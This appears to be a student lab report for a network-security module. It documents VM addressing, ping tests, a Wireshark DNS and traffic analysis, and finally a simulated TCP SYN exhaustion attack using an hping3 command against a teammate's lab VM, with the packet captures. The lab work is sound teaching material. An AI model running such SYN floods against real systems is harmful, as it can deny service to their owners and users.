

Level 1: Building a network and testing its connectivity

Name	VM IP address
N.I	192.168.6.16/23
A.V	192.168.6.29/23




Figure 1: Network topology illustration

The network topology described above depicts the connection between N.I's computer (IPv4: 192.168.6.16) and A.V's computer (IPv4: 192.168.6.29), along with the broadcast address (IPv4: 192.168.7.255) and the Internet.

Both computers are part of the same subnet, as they share a /23 subnet mask, which means their network range spans from 192.168.6.0 to 192.168.7.255. This allows them to communicate directly without requiring a router. The broadcast address, 192.168.7.255, is used to send messages to all devices within this subnet. Subsequently, both of us ran the **ifconfig** command on our respective virtual machines (VMs) to display the network configuration details, including IP addresses, subnet masks, and active network interfaces. This command helped us verify connectivity and ensure that the VMs are correctly assigned to the network.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) ~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001  
    inet 192.168.6.16 netmask 255.255.254.0 broadcast 192.168.7.255  
    inet6 fe80::877:6aff:fe07:a3d3 prefixlen 64 scopeid 0x20<link>  
    ether 0a:77:6a:07:a3:d3 txqueuelen 1000 (Ethernet)  
    RX packets 2573 bytes 241237 (235.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2896 bytes 6267746 (5.9 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 2267 bytes 6117441 (5.8 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2267 bytes 6117441 (5.8 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```

(k24078951@network-security-lab-2425-vm-l56-u2257352) -[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 192.168.6.29 netmask 255.255.254.0 broadcast 192.168.7.255
    inet6 fe80::811:5eff:fe42:21f7 prefixlen 64 scopeid 0x20<link>
    ether 0a:11:5e:42:21:f7 txqueuelen 1000 (Ethernet)
    RX packets 950 bytes 59322 (57.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1332 bytes 5494223 (5.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 27 bytes 2206 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 2206 (2.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

For Level 1, since our group consists of two members, we used the module's VMs to ping each other's machines as well as Google (8.8.8.8) to verify internet connectivity. We then monitored these connections and confirmed successful communication between the VMs by receiving ICMP echo reply messages.

```

(k24081154@network-security-lab-2425-vm-l56-u2257356) -[~]
$ ping 192.168.6.29
PING 192.168.6.29 (192.168.6.29) 56(84) bytes of data.
64 bytes from 192.168.6.29: icmp_seq=1 ttl=64 time=0.682 ms
64 bytes from 192.168.6.29: icmp_seq=2 ttl=64 time=0.277 ms
64 bytes from 192.168.6.29: icmp_seq=3 ttl=64 time=0.252 ms
64 bytes from 192.168.6.29: icmp_seq=4 ttl=64 time=0.238 ms
64 bytes from 192.168.6.29: icmp_seq=5 ttl=64 time=0.333 ms
64 bytes from 192.168.6.29: icmp_seq=6 ttl=64 time=0.252 ms
64 bytes from 192.168.6.29: icmp_seq=7 ttl=64 time=0.230 ms

```

```

(k24078951@network-security-lab-2425-vm-l56-u2257352) -[~]
$ ping 192.168.6.16
PING 192.168.6.16 (192.168.6.16) 56(84) bytes of data.
64 bytes from 192.168.6.16: icmp_seq=1 ttl=64 time=0.224 ms
64 bytes from 192.168.6.16: icmp_seq=2 ttl=64 time=0.220 ms
64 bytes from 192.168.6.16: icmp_seq=3 ttl=64 time=0.232 ms
64 bytes from 192.168.6.16: icmp_seq=4 ttl=64 time=0.250 ms
64 bytes from 192.168.6.16: icmp_seq=5 ttl=64 time=0.258 ms
64 bytes from 192.168.6.16: icmp_seq=6 ttl=64 time=0.353 ms

```

```

(k24081154@network-security-lab-2425-vm-l56-u2257356) -[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=3.34 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=2.53 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=107 time=2.65 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=107 time=2.52 ms

```

```

(k24078951@network-security-lab-2425-vm-l56-u2257352) -[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=3.43 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=2.59 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=2.65 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=107 time=2.55 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=107 time=2.62 ms

```

Additionally, we attempted to ping an unreachable IP address to analyse how the network responds to failed connection attempts.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ ping 192.168.6.17
PING 192.168.6.17 (192.168.6.17) 56(84) bytes of data.
From 192.168.6.16 icmp_seq=1 Destination Host Unreachable
From 192.168.6.16 icmp_seq=2 Destination Host Unreachable
From 192.168.6.16 icmp_seq=3 Destination Host Unreachable
From 192.168.6.16 icmp_seq=4 Destination Host Unreachable
From 192.168.6.16 icmp_seq=5 Destination Host Unreachable
From 192.168.6.16 icmp_seq=6 Destination Host Unreachable
From 192.168.6.16 icmp_seq=7 Destination Host Unreachable
ping: sendmsg: No route to host
```

To verify external network connectivity, we tested communication with servers on the Internet by pinging domain names, specifically that of Amazon India, instead of IP addresses.

```
(k24078951@network-security-lab-2425-vm-l56-u2257352) - [~]
$ ping www.amazon.in
PING d1elgm1ww0d6wo.cloudfront.net (18.165.231.225) 56(84) bytes of data.
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=1 ttl=242 time=2.52 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=2 ttl=242 time=1.63 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=3 ttl=242 time=1.67 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=4 ttl=242 time=1.66 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=5 ttl=242 time=1.70 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=6 ttl=242 time=1.67 ms
64 bytes from server-18-165-231-225.lhr61.r.cloudfront.net (18.165.231.225): icmp_seq=7 ttl=242 time=1.64 ms
^Z
[1]+  Stopped                  ping www.amazon.in
```

We also attempted to ping a non-existent or unreachable domain to observe how the network handles failed DNS resolution and connectivity issues – in this case, we tested it by pinging “Amazon Russia.”

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) - [~]
$ ping www.amazon.ru
ping: www.amazon.ru: Name or service not known
```

Level 2: Generate and analyse traffic on your network

We visited Amazon.com using Google Chrome while running Wireshark to capture network traffic. The captured DNS request packet uses UDP on port 53, with a 20-byte IP header and a total length of 60 bytes. The “Don’t Fragment” flag is set, and the TTL is 64. The source IP is 192.168.6.16, and the destination is the local DNS resolver 192.168.0.2.

```
▶ Frame 1390: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
  ▶ Ethernet II, Src: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3), Dst: 0a:52:4b:3d:11:19 (0a:52:4b:3d:11:19)
    ▶ Destination: 0a:52:4b:3d:11:19 (0a:52:4b:3d:11:19)
    ▶ Source: 0a:77:6a:07:a3:d3 (0a:77:6a:07:a3:d3)
    Type: IPv4 (0x0800)
  ▶ Internet Protocol Version 4, Src: 192.168.6.16, Dst: 192.168.0.2
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x7f35 (32565)
    ▶ 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x3419 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.6.16
    Destination Address: 192.168.0.2
  ▶ User Datagram Protocol, Src Port: 55139, Dst Port: 53
    Source Port: 55139
    Destination Port: 53
    Length: 40
    Checksum: 0x879c [unverified]
    [Checksum Status: Unverified]
    [Stream index: 2]
    ▶ [Timestamps]
    UDP payload (32 bytes)
  ▶ Domain Name System (query)
```



The DNS request and response can be seen in these two packets. The query is asking for the IP addresses for Amazon.com in the HTTPS domain name and the IN class, which stands for Internet.

- ▼ Domain Name System (query)
 - Transaction ID: 0x96da
 - ▶ Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - ▼ Queries
 - ▶ www.amazon.com: type A, class IN[\[Response In: 1393\]](#)
- ▼ Domain Name System (response)
 - Transaction ID: 0x96da
 - ▶ Flags: 0x8180 Standard query response, No error
 - Questions: 1
 - Answer RRs: 3
 - Authority RRs: 0
 - Additional RRs: 0
 - ▼ Queries
 - ▶ www.amazon.com: type A, class IN
 - ▶ Answers[\[Request In: 1390\]](#)
[Time: 0.001933353 seconds]



Analyzing the packet level, this DNS query is sent from the client to the local gateway, likely 192.168.0.2, which typically represents the lowest address in the private network. The query requests the IP address for www.amazon.com using a standard A record lookup. The gateway then modifies the packet's source and destination to forward it to the external DNS server. The response shows a successful lookup with three IP addresses returned, completing the DNS resolution in just 0.00193 seconds.



The UDP traffic that was generated can be seen below. The flow graphs show the flow-level communication. Initially, synchronization and acknowledgment messages are exchanged with the gateway IP address. Once the connection is established, the client begins sending messages to the IP address 52.95.116.115. We confirmed that this IP address does belong to Amazon.com.




Throughput graphs –



Throughput and delay are also observable between the client and **Amazon.com**. In the first graph (server to client), throughput begins at zero and then sharply spikes for about a second, indicating a burst of data sent from Amazon's server to the client. After that, throughput returns to zero, showing that the data transfer is complete.

In the second graph (client to server), the throughput is lower but shows a similar short burst, reflecting smaller requests being sent to Amazon.com from the client before the main data response.

Delay –



Round-Trip Time (RTT) graphs for **Amazon.com** show increasing delay from server to client, peaking over 40ms, likely due to ongoing data transfer. In contrast, client-to-server RTT stays consistent around 12.9ms, indicating stable request timing.

Level 3: Network Attack(s)

TCP SYN:

To simulate a TCP SYN exhaustion attack, we used `sudo hping3 192.168.6.29 -S -p 22` from N.I's machine. This sent repeated SYN packets to A.V's machine on port 22 (SSH), mimicking the start of a connection. Without the `--flood` option, packets were sent at about one per second—which was enough to demonstrate the early stages of a SYN-based DoS attack.

```
(k24081154@network-security-lab-2425-vm-l56-u2257356) ~  
$ sudo hping3 192.168.6.29 -S -p 22  
HPING 192.168.6.29 (eth0 192.168.6.29): S set, 40 headers + 0 data bytes  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=26883 rtt=7.6  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=1 win=26883 rtt=7.5  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=26883 rtt=3.4  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=3 win=26883 rtt=3.2  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=4 win=26883 rtt=7.1  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=5 win=26883 rtt=3.0  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=6 win=26883 rtt=2.9  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=7 win=26883 rtt=2.8  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=8 win=26883 rtt=10.7  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=9 win=26883 rtt=2.6  
ms  
len=44 ip=192.168.6.29 ttl=64 DF id=0 sport=22 flags=SA seq=10 win=26883 rtt=6.5
```

The screenshot from the victim's machine shows N.I repeatedly sending SYN packets without completing the handshake. These half-open connections can fill the TCP backlog, leading to resource exhaustion and potential denial of service.

No.	Time	Source	Destination	Protocol	Length	Info
682	1.834042495	192.168.6.16	192.168.6.29	TCP	54	2268 → 22 [SYN] Seq=0 Win=512 Len=0
683	1.834249017	192.168.6.29	192.168.6.16	TCP	58	22 → 2268 [SYN, ACK] Seq=0 Ack=1 Win=26883
976	2.834137913	192.168.6.16	192.168.6.29	TCP	54	2269 → 22 [SYN] Seq=0 Win=512 Len=0
977	2.834175625	192.168.6.29	192.168.6.16	TCP	58	22 → 2269 [SYN, ACK] Seq=0 Ack=1 Win=26883
1285	3.834263649	192.168.6.16	192.168.6.29	TCP	54	2270 → 22 [SYN] Seq=0 Win=512 Len=0
1286	3.834304130	192.168.6.29	192.168.6.16	TCP	58	22 → 2270 [SYN, ACK] Seq=0 Ack=1 Win=26883
1553	4.834426218	192.168.6.16	192.168.6.29	TCP	54	2271 → 22 [SYN] Seq=0 Win=512 Len=0
1554	4.834469740	192.168.6.29	192.168.6.16	TCP	58	22 → 2271 [SYN, ACK] Seq=0 Ack=1 Win=26883
1874	5.834548232	192.168.6.16	192.168.6.29	TCP	54	2272 → 22 [SYN] Seq=0 Win=512 Len=0
1875	5.834591394	192.168.6.29	192.168.6.16	TCP	58	22 → 2272 [SYN, ACK] Seq=0 Ack=1 Win=26883
2214	6.834639840	192.168.6.16	192.168.6.29	TCP	54	2273 → 22 [SYN] Seq=0 Win=512 Len=0
2215	6.834676525	192.168.6.29	192.168.6.16	TCP	58	22 → 2273 [SYN, ACK] Seq=0 Ack=1 Win=26883
2493	7.834715830	192.168.6.16	192.168.6.29	TCP	54	2274 → 22 [SYN] Seq=0 Win=512 Len=0
2494	7.834741274	192.168.6.29	192.168.6.16	TCP	58	22 → 2274 [SYN, ACK] Seq=0 Ack=1 Win=26883

